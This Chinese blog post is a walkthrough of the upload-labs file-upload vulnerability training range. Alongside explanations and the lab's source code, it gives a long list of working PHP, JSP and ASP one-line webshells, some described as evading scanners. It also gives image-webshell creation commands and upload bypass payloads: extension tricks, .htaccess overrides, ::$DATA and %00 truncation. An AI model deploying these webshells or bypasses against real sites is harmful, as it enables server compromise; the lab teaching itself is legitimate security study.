upload-labs通关详解以及相关知识点

原创

走在路上的小白鼠 于 2020-12-20 19:38:17 发布 2896 收藏 27

分类专栏： 靶场

本文链接：https://blog.csdn.net/qq_45584159/article/details/111239203

靶场 专栏收录该内容


3 篇文章 1 订阅

订阅专栏

文章目录

---

upload-labs所有绕过技巧



图片马的制作：

1.一句话木马代码：<?php @eval($_POST['caidao']);?>

2.用快捷键“win+R”打开cmd，先进入到先前准备好的两个文件的存放路径，然后敲命令行：copy demo.jpg/b + yjh.php tpm.jpg

upload-labs是一个使用php语言编写的，专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关，每一关都包含着不同上传方式。

注意
1.每一关没有固定的通关方法，大家不要自限思维！

2.本项目提供的writeup只是起一个参考作用，希望大家可以分享出自己的通关思路。

3.实在没有思路时，可以点击查看提示。

4.如果黑盒情况下，实在做不出，可以点击查看源码。

什么是文件上传漏洞

文件上传漏洞是指由于程序员在对用户文件上传部分的控制不足或者处理缺陷，而导致的用户可以越过其本身权限向服务器上上传可执行的动态脚本文件。这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

什么是webshell

WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称之为一种网页后门。攻击者在入侵了一个网站后，通常会将这些asp或php后门文件与网站服务器web目录下正常的网页文件混在一起，然后使用浏览器来访问这些后门，得到一个命令执行环境，以达到控制网站服务器的目的（可以上传下载或者修改文件，操作数据库，执行任意命令等）。 WebShell后门隐蔽较性高，可以轻松穿越防火墙，访问WebShell时不会留下系统日志，只会在网站的web日志中留下一些数据提交记录

一句话木马

PHP马：

```
##PHP:
<?php @eval($_POST['r00ts']);?>
<?php phpinfo();?>
<?php @eval($_POST[cmd]);?>
<?php @eval($_REQUEST[cmd]);?>
<?php assert($_REQUEST[cmd]); ?>
<?php //?cmd=phpinfo() @preg_replace("/abc/e",$_REQUEST['cmd'],"abcd"); ?>
<?php
//?cmd=phpinfo();
$func =create_function('',$_REQUEST['cmd']);
$func();
?>

<?php
//?func=system&cmd=whoami
$func=$_GET['func'];
$cmd=$_GET['cmd'];
$array[0]=$cmd;
$new_array=array_map($func,$array);
//print_r($new_array);
?>

<?php
//?cmd=phpinfo()
@call_user_func(assert,$_GET['cmd']);
?>

<?php
//?cmd=phpinfo()
$cmd=$_GET['cmd'];
$array[0]=$cmd;
call_user_func_array("assert",$array);
?>

<?php
//?func=system&cmd=whoami
$cmd=$_GET['cmd'];
$array1=array($cmd);
$func =$_GET['func'];
array_filter($array1,$func);
?>

<?php assert($_GET['asse'.'rt']);?> php环境>=5.6才能用
```

```
<?php usort($_GET,'asse'.'rt');?> php环境>=5.6才能用
<?php usort(...$_GET);?>  php环境>=5.6才能用
<?php eval($_POST1);?>
<?php if(isset($_POST['c'])){eval($_POST['c']);}?>
<?php system($_REQUEST1);?>
<?php ($_=@$_GET1).@$_($_POST1)?>
<?php eval_r($_POST1)?>
<?php @eval_r($_POST1)?>//容错代码
<?php assert($_POST1);?>//使用Lanker一句话客户端的专家模式执行相关的PHP语句
<?$_POST['c']($_POST['cc']);?>
<?$_POST['c']($_POST['cc'],$_POST['cc'])?>
<?php @preg_replace("/[email]/e",$_POST['h'],"error");?>/*使用这个后,使用菜刀一句话客户端在配置连接的时候在"配置"一栏输入*/:<O>h=@eval_r($_POST1);</O>
<?php echo `$_GET['r']` ?>

<script language="php">@eval_r($_POST[sb])</script> //绕过<?限制的一句话

<?php ()?>  上面这句是防杀防扫的！网上很少人用！可以插在网页任何ASP文件的最底部不会出错，比如 index.asp里面也是可以的！

<?if(isset($_POST['1'])){eval($_POST['1']);}?><?php system ($_REQUEST[1]);?>
加了判断的PHP一句话，与上面的ASP一句话相同道理，也是可以插在任何PHP文件 的最底部不会出错！

<%execute request(“class”)%><%'<% loop <%:%><%'<% loop <%:%><%execute request (“class”)%><%execute request(“class”)'<% loop <%:%>
无防下载表，有防下载表可尝试插入以下语句突破的一句话

<%eval(request(“1”)):response.end%> 备份专用
```

JSP马

```
##JSP：
<%if(request.getParameter("f")!=null)(newjava.io.FileOutputStream (application.getRealPath("\\")+request.getParameter("f"))).write (request.getParameter("t").getBytes());%>
提交客户端
<form action="" method="post"><textareaname="t"></textarea><br/><input type="submit"value="提交"></form>`
```

ASP马

```
##ASP
<%eval(Request.Item["r00ts"],”unsafe”);%>

<%IfRequest(“1”)<>””ThenExecuteGlobal(Request(“1”))%>

<%execute(request(“1”))%>

<scriptrunat=server>execute request(“1”)</script> 不用'<,>‘的asp一句话
```

aspx马

```
##aspx
<scriptrunat=”server”>WebAdmin2Y.x.y aaaaa =newWebAdmin2Y.x.y (“add6bb58e139be10”);</script>

<script language="C#"runat="server">WebAdmin2Y.x.y a=new WebAdmin2Y.x.y("add6bb58e139be10")</script>

<%eval request(chr(35))%>  不用双引号的一句话。
```

产生文件上传漏洞的原因

原因：

对于上传文件的后缀名（扩展名）没有做较为严格的限制
对于上传文件的MIMETYPE(用于描述文件的类型的一种表述方法) 没有做检查
权限上没有对于上传的文件目录设置不可执行权限，（尤其是对于shebang类型的文件）
web server对于上传文件或者指定目录的行为没有做限制

原理：
在 WEB 中进行文件上传的原理是通过将表单设为 multipart/form-data，同时加入文件域，而后通过 HTTP 协议将文件内容发送到服务器，服务器端读取这个分段 (multipart) 的数据信息，并将其中的文件内容提取出来并保存的。通常，在进行文件保存的时候，服务器端会读取文件的原始文件名，并从这个原始文件名中得出文件的扩展名，而后随机为文件起一个文件名 (为了防止重复)，并且加上原始文件的扩展名来保存到服务器上

文件上传后导致的常见安全问题一般有:

上传文件是Web脚本语言，服务器的Web容器解释并执行了用户上传的脚本,导致代码执行;

上传文件是Flash的策略文件crossdomain.xml,黑客用以控制Flash在该域下的行为(其他通过类似方式控制策略文件的情况类似);


上传文件是病毒、木马文件，黑客用以诱骗用户或者管理员下载执行:

上传文件是钓鱼图片或为包含了脚本的图片，在某些版本的浏览器中会被作为脚本执行，被用于钓鱼和欺诈。

除此之外，还有一些不常见的利用方法，比如将上传文件作为一个入口,溢出服务器的后台处理程序，如图片解析模块;或者上传一个合法的文本文件， 其内容包含了PHP脚本，再通过“本地文件包含漏洞(Local File Include)"执行此脚本;等等。此类问题不在此细述。

第一关 JS绕过

开启代理抓包，发现没有产生流量就进行验证了，说明是前端JS验证



将相应的js文件删除即可
源码：


```
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
        alert(errMsg);
        return false;
    }
}
```

通过源码分析得知：

只允许.jpg|.png|.gif这三种后缀的文件上传。

绕过方法：


1.




将上传的文件名(filename)改为PHP后缀的。

2.

查看文件返回路径，用蚁剑连接。



第二关 文件类型绕过



将content-type改为image/jpeg

即可绕过。

第三关 其他可解析类型绕过

上传PHP文件失败，根据返回的页面数据，判断应该是做了简单的黑名单处理。所以我们可以使用一些其他可解析的文件。

例如.php3

.php5等。


```
#后缀绕过常用手段
PHP:
php2、php3、php5、phtml、pht(是否解析需要根据配置文件中设置类型来决定)
ASP：
asa、cer、cdx
ASPX：
ascx、ashx、asac
JSP：
jsp、jspx、jspf
```

为什么上面的东西可以绕过呢？

这是利用了配置中正则解析的小错误实现的。

这些后缀名都可以被当做php文件执行。符合的后缀包括 php、php3、php4、php5、phtml、pht等，有时候需要挨个进行尝试

如同第一关进行修改后缀操作，不同的是这里不需要改包，通过burpsuit获得上传文件路径即可，直接用蚁剑进行连接，因为上面的后缀修改后都可以解析成相应的文件（phtml->php）
此处将文件后缀名进行修改即可。



上传成功：

第四关 上传.htacess文件绕过

思路一：不能上传php，但能上传php.jpg,php.asd，说明是黑名单限制，但是场景三中方法如：php3,phtml都被限制了，查看提示几乎所有可以绕过的后缀名都被限制了，但是没有禁止.htaccess，可以先上传一个.htaccess覆写后让所有文件解析为php，然后再上传一个图片马

htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

```
//.htaccess  修改文件
SetHandler application/x-httpd-php
```

(这是将所有的文件都当做PHP执行)

创建一个.htaccess文件，写入代码（内容为将4.jpg当做php文件解析）

```
<FilesMatch “4.jpg”>
SetHandler application/x-httpd-php
</FilesMatch>
```

这是只将指定上传的文件当做PHP文件执行。

先上传文件.htaccess然后再上传图片格式的一句话木马，之后直接用中国菜刀连接即可。原因：所有图片信息再上面文件的配置下都会解析成php文件。

思路二：

后缀名冗余(未知拓展名绕过)绕过，例如修改成one.php.aaa、one.php.xxxx等。

原理：本质为apache解析漏洞。apache中的主配置文件httpd.conf中存在DefaultType用于告诉apache该如何处理未知扩展名的文件，比如something.xxx这样的文件，扩展名是xxx，这肯定不是一个正常的网页或脚本文件，这个参数就是告诉apache该怎么处理这种未知扩展名的文件。

参数DefaultType的默认值是“text/plain”，也就是遇到未知扩展名的文件，就把它当作普通的txt文本或html文件来处理。文件内容为php代码的未知扩展名文件来说也是解析成文本对于something.php.xxx的多扩展名的文件，那么就会被以module方式运行php的apache解析，因为Apache认为一个文件可以拥有多个扩展名，哪怕没有文件名，也可以拥有多个扩展名。Apache认为应该从右到左开始判断解析方法的。如果最右侧的扩展名为不可识别的，就继续往左判断，直到判断到文件名为止。

未知拓展名漏洞防御解决

解决方案一

```
在httpd.conf或httpd-vhosts.conf中加入以下语句，从而禁止文件名格式为*.php.*的访问权限：

<FilesMatch “.(php.|php3.|php4.|php5.)”>
Order Deny,Allow
Deny from all
解决方案二

如果需要保留文件名，可以修改程序源代码，替换上传文件名中的“.”为“_”：

$filename = str_replace(’.’, ‘_’, $filename);
```

思路三：

利用PHP 和 Windows环境的叠加特性，以下符号在正则匹配时的相等性：

```
双引号"   =  点号.
大于符号>  =  问号?
小于符号<  =  星号*
```

先上传一个名为4.php:.jpg的文件，上传成功后会生成4.php的空文件，大小为0KB.

然后将文件名改为4.<或4.<<<或4.>>>或4.>><后再次上传，重写4.php文件内容，Webshell代码就会写入原来的4.php空文件中。

五，六

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

使用第四关的增加后缀冗余实现绕过。
也可尝试后缀名大小绕过。
如果没有对后缀去空，那么可以使用：
利用Windows系统的文件名特性。文件名最后增加空格，写成06.php ， 上传后保存在Windows系统上的文件名最后的一个空格会被去掉，实际上保存的文件名就是06.php

第七关 空格绕过

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
```

```
}
```

}

通过对源码分析：

可以发现，去除了.所以不能使用点绕过，可以使用空格绕过。使用bp抓包后在filename的后缀后面加

```
-----------------------------187986571428883866038184611 30
Content-Disposition: form-data; name="upload_file"; filename="1.PHp "
```

同理，如果没有对.过滤，那么就可以使用.绕过

```
-----------------------------187986571428883866038184611 30
Content-Disposition: form-data; name="upload_file"; filename="1.PHp."
Content-Type: application/octet-stream
```

也可以使用后缀名冗余。

第八关：点绕过

源码分析：

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
```

发现没对.过滤，使用.绕过。

```
-----------------------------187986571428883866038184611 30
Content-Disposition: form-data; name="upload_file"; filename="1.PHp."
Content-Type: application/octet-stream
```

第九关 ::$DATA文件流特性绕过

源码分析：

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空
```

发现没有对::

*DATA*进行过滤，所以利用*windowsNTFS*文件系统特性绕过。传上*one.php*，*burpsuit*改包，增加后缀: :DATA即可上传并获得上传路径。

```
-----------------------------279067382733981438901240249216
Content-Disposition: form-data; name="upload_file"; filename="1.PHp::$DATA"
Content-Type: application/octet-stream
```

第十关 多点和空格绕过

源码：

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空
```

虽然会对.和空格进行过滤，但是只会过滤一次。
所以我们可以通过写多个点和空格进行绕过。

第十一关 双写文件名绕过

查看源码：

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess","ini");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
```

这个上传发现什么都可以传，但是其后缀被修改了，无法正常解析。因为下面这句新增的控制语句：

```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

说明只要出现黑名单里面的字样都会被替换成空格。有什么办法绕过呢？这个就像脑筋急转弯一样。

我们不妨构造类似pphphp这种字段的后缀，这里有个地方可以思考，那就是构造这种模式的字符串是按照从前往后替换还是从前往后替换呢？也就是pphphp、phphpp是否能行？都行，还是那个行那个不行。这个可以动手尝试一下

```
pphphp(php) phphpp(hpp)
```

构造：pphhph可以绕过

第十二关 文件路径%00截断

通过抓包截断将【evil.php.jpg】后面的一个【.】换成【0x00】。在上传的时候，当文件系统读到【0x00】时，会认为文件已经结束，从而将【evil.php.jpg】的内容写入到【evil.php】中，从而达到攻击的目的。

截断条件：
php版本小于5.3.4 详情关注CVE-2006-7243
php的magic_quotes_gpc为OFF状态

源码分析：

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

做题之前先要把网站中的php.ini中的安全设置修改一下。

php.ini文件里的magic_quotes_gpc设成了off，那么PHP就不会在敏感字符前加上反斜杠（\）

通过 上面的场景，黑名单虽然对很多的文件上传都做了限制，规定那些不能上传，但是总是有一些其他的方法可以实现绕过，所以黑名单是相对于白名单来说安全级别很低的。

这个场景是一个白名单。并且文件名是拼接而成。

```php
$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
```

可以通过截断上传（0x00，%00，/00 ）实现。

上传路径名%00截断绕过。上传的文件名写成one.jpg，
save_path改成…/upload/one.php%00，最后保存下来的文件就是one.php

第十三关：post路径%00截断


源码分析：

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

可以看到使用的是白名单过滤，但是可以看到文件路径中的$_GET['save_path']变成了 $_POST['save_path']。这又会造成什么区别呢？

post不会像get对%00进行自动解码

也就是说我们不能直接在包中直接加入截断字符了需要手动进行url编码处理(只需要对%00进行转码就可以了)



得到：

我们可以使用hex(十六进制编码)加上00截断。

第十四关 文件头检测

这题是上传图片马，但是想要利用图片马还需要结合文件包含漏洞，所以本题只需要上传三种图片格式的文件码就行了。

制作图片马方法：

```
copy normal.jpg /b + shell.php /a webshell.jpg
```

直接通过抓包改包也可以直接上传只修改了后缀的一句话木马php文件。

第十五关 getimagesize()类型验证

